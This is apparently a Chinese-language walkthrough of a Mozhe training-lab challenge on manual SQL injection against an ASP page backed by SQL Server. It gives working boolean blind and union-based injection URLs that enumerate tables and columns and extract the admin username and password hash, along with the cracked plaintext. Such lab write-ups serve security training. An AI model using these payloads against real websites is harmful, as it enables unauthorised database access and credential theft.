
SQL手工注入漏洞测试(Sql Server数据库)

还是先找到注入点,然后order by找出字段数:4

通过SQL语句中and 1=2 union select 1,2,3……,n联合查询,判断显示的是哪些字段,就是原本显示标题和内容时候的查询字段。此处返回的是错误页面,说明系统禁止使用union进行相关SQL查询,我们得使用其他方式进行手工SQL注入。
一、盲注

盲猜爆出表名

通过SQL语句中的and exists(select username from manage)查询,判断manage数据库表表中存在的字段。此处返回内容为正常页面,说明数据库表中存在username字段。同理找出password字段
页面提交:http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(username,2,1))=100 and ID=1)
数据库执行语句:select * from manage where id=2 and exists (select id from manage where unicode(substring(username,2,1))=100 and ID=1)
页面返回描述:返回内容为正常页面
分析解说:通过SQL语句中的通过SQL语句中的and exists (select id from manage where unicode(substring(username,2,1))=100 and ID=1)查询,判断manage数据库表表中id=1的username字段值的第一位字符。此处返回内容为正常页面,说明数据库表中ID=1的username字段值的第一位等于‘d’。
http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(username,3,1))=109 and ID=1)
http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(username,4,1))=105 and ID=1)
http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(username,5,1))=110 and ID=1)
http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(username,6,1))=95 and ID=1)
http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(username,7,1))=109 and ID=1)
http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(username,8,1))=122 and ID=1)
最后得到的username值是:admin_mz
利用注入username字段值的方法对password字段进行注入,分别提交以下URL请求,即可得到id=1的password字段的值。
http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(password,1,1))=55 and ID=1)
http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(password,2,1))=50 and ID=1)
http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(password,3,1))=101 and ID=1)
http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(password,4,1))=49 and ID=1)
http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(password,5,1))=98 and ID=1)
http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(password,6,1))=102 and ID=1)
http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(password,7,1))=99 and ID=1)
http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(password,8,1))=51 and ID=1)
http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(password,9,1))=102 and ID=1)
http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(password,10,1))=48 and ID=1)
http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(password,11,1))=49 and ID=1)
http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(password,12,1))=98 and ID=1)
http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(password,13,1))=55 and ID=1)
http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(password,14,1))=53 and ID=1)
http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(password,15,1))=56 and ID=1)
http://mozhe.cn/new_list.asp?id=2 and exists (select id from manage where unicode(substring(password,16,1))=51 and ID=1)
最后得到的password值是:72e1bfc3f01b7583
通过MD5解密网站得知明文password值为97285101
二、union all
http://219.153.49.228:44082/new_list.asp?id=-2 union all select null,null,null,null
用union all select null,null,null,null四个null分别尝试回显位置,得到回显语句:
http://219.153.49.228:44082/new_list.asp?id=-2 union all select null,2,null,null
//逐一测试,显示位3为字符型,导致的一些bug
http://219.153.49.228:44082/new_list.asp?id=-2 union all select null,2,'3',null
数据库
//这里也可以使用db_name(1)、db_name(2)查询其他数据库
http://219.153.49.228:44082/new_list.asp?id=-2 union all select null,db_name(),null,null
结果为:mozhe_db_v2
表
http://219.153.49.228:44082/new_list.asp?id=-2 union all select 1,(select top 1 name from mozhe_db_v2.dbo.sysobjects where xtype='u'),'3',4
//xtype='u' :查看用户表
结果:manage
查看有没别的表
http://219.153.49.228:44082/new_list.asp?id=-2 union all select 1,(select top 1 name from mozhe_db_v2.dbo.sysobjects where xtype='u' and name not in ('manage')),'3',4
结果:announcement
继续查看表
id=-2 union all select 1,(select top 1 name from mozhe_db_v2.dbo.sysobjects where xtype='u' and name not in ('manage','announcement')),'3',4
结果空,说明没有别的了。
列名
id=-2 union all select null,(select top 1 col_name(object_id('manage'),1) from sysobjects),null,null
得出:id
id=-2 union all select null,(select top 1 col_name(object_id('manage'),2) from sysobjects),null,null
得出:username
id=-2 union all select null,(select top 1 col_name(object_id('manage'),3) from sysobjects),null,null
得出:password
id=-2 union all select null,(select top 1 col_name(object_id('manage'),4) from sysobjects),null,null
得出:空
说明mange表总共有3列,分别为:id、username、password
爆破:
http://219.153.49.228:44082/new_list.asp?id=-2 union all select null,username, password ,null from manage
SQL手工注入漏洞测试(Sql Server数据库)的更多相关文章
- SQL过滤字符后手工注入漏洞测试(第1题)
https://www.mozhe.cn/bug/detail/a1diUUZsa3ByMkgrZnpjcWZOYVEyUT09bW96aGUmozhe 分析题目,属于时间盲注,这种情况,通常使用sq ...
- SQL手工注入方法
SQL手工注入漏洞测试(MySQL数据库) 的靶场练习 流程与方法 注意:加粗部分给重点 查询数据库名http://219.153.49.228:46939/new_list.php?id=22 ...
- (后端)sql手工注入语句&SQL手工注入大全(转)
转自脚本之家: 看看下面的1.判断是否有注入;and 1=1;and 1=2 2.初步判断是否是mssql;and user>0 3.判断数据库系统;and (select count(*) f ...
- 最新SQL手工注入语句&SQL注入大全
看看下面的1.判断是否有注入;and 1=1;and 1=2 2.初步判断是否是mssql;and user>0 3.判断数据库系统;and (select count(*) from syso ...
- 【新手篇】搭建DCN漏洞靶机及简单的SQL手工注入
很多新手小白入门后发现想要学好“网安”技术,除了掌握基础理论知识,更需要经常模拟不同的漏洞环境,但是如果使用外网服务器练习,会存在一定风险,因此能够搭建一个本地的模拟环境去测试漏洞将是一个不错的方案. ...
- python辅助sql手工注入猜解数据库案例分析
发现存在sql注入漏洞 简单一点可以直接用sqlmap工具暴库 但是如果想深入理解sql注入的原理,可以尝试手工注入,配合python脚本实现手工猜解数据库 首先hachbar开启 获取cms登录后的 ...
- 小白日记41:kali渗透测试之Web渗透-SQL手工注入(三)-猜测列名、表名、库名、字段内容,数据库写入
SQL手工注入 靶机:metasploitable(低) 1.当无权读取infomation_schema库[MySQL最重要的源数据库,必须有root权限]/拒绝union.order by语句 ...
- [SQL SERVER系列]读书笔记之SQL注入漏洞和SQL调优
最近读了程序员的SQL金典这本书,觉得里面的SQL注入漏洞和SQL调优总结得不错,下面简单讨论下SQL注入漏洞和SQL调优. 1. SQL注入漏洞 由于“'1'='1'”这个表达式永远返回 true, ...
- 基于dvwa环境下级别为low的SQL手工注入教程
基于dvwa环境下级别为low的SQL手工注入教程: 首先是进入已搭建好的dvwa环境中去(一定要搭建好dvwa环境才能进行下面的操作),这可能会是一些初学者所面临的的第一个问题,比如我,曾为了寻找这 ...
随机推荐
- NoSQL数据库的认识
SQL数据库和NoSQL数据库介绍 什么是SQL数据库? 关系型数据库是依据关系模型来创建的数据库.而所谓的关系模型就是“一对一.一对多.多对多”等关系模型,这是一种二维表格模型,因此一个关系型数据库 ...
- 另开一篇 https
https 流程 1.加密传输:对称加密传输信息 2.身份认证:非对称加密.通过证书来保障客户端给服务器的密钥唯一性. 因为中间层要是伪装公钥和证书,但是又无法解密原有的发送的数据,那么发给服务器的数 ...
- python第四十三课——封装性
1.面向对象的三大特性:封装性.继承性.多态性 封装: 封装使用的领悟: 1).生活层面:食品.快递.计算机.明星... 2).计算机层面: ①.模块.类.函数... ②.属性数据的封装与隐藏 权限修 ...
- Spring Boot 扩展点应用之工厂加载机制
Spring 工厂加载机制,即 Spring Factories Loader,核心逻辑是使用 SpringFactoriesLoader 加载由用户实现的类,并配置在约定好的META-INF/spr ...
- pyspider爬取数据存入mysql--2.测试数据库能否连通
做一个简单的测试,看数据能否存入mysql 1 #!/usr/bin/env python 2 # -*- encoding: utf-8 -*- 3 # Created on 2017-10-26 ...
- 无法找到“XXX.exe”的调试信息,或者调试信息不匹配。未使用调试信息生成二进制文件
1.问题症状 已经处于Debug模式,运行时完全正常,但是一调试就出现对话框,显示出错信息:“无法找到“XXX.exe”的调试信息,或者调试信息不匹配.未使用调试信息生成二进制文件.” 2.解决方法 ...
- Invoking "cmake" failed报错处理
运行$ pip install -U rosdep rosinstall_generator wstool rosinstall six vcstools运行完成后再重新编译
- C++之强制类型转化
在C++语言中新增了四个关键字static_cast.const_cast.reinterpret_cast和dynamic_cast.这四个关键字都是用于强制类型转换的.我们逐一来介绍这四个关键字. ...
- opencv 显示摄像头数据
本文章是一个小例子,主要是在ubuntu 系统中利用Opencv 显示摄像头的数据 ,显示到对话框中. 1.建立一个 main.cpp #include<opencv2/core/core.h ...
- centos 7 163 yum 源 python 2.7.5
安装 repo 源. repo 源一般包括 base, updates, Extras 三部分. $ cd /etc/yum.repos.d/ $ wget http://mirrors.163.co ...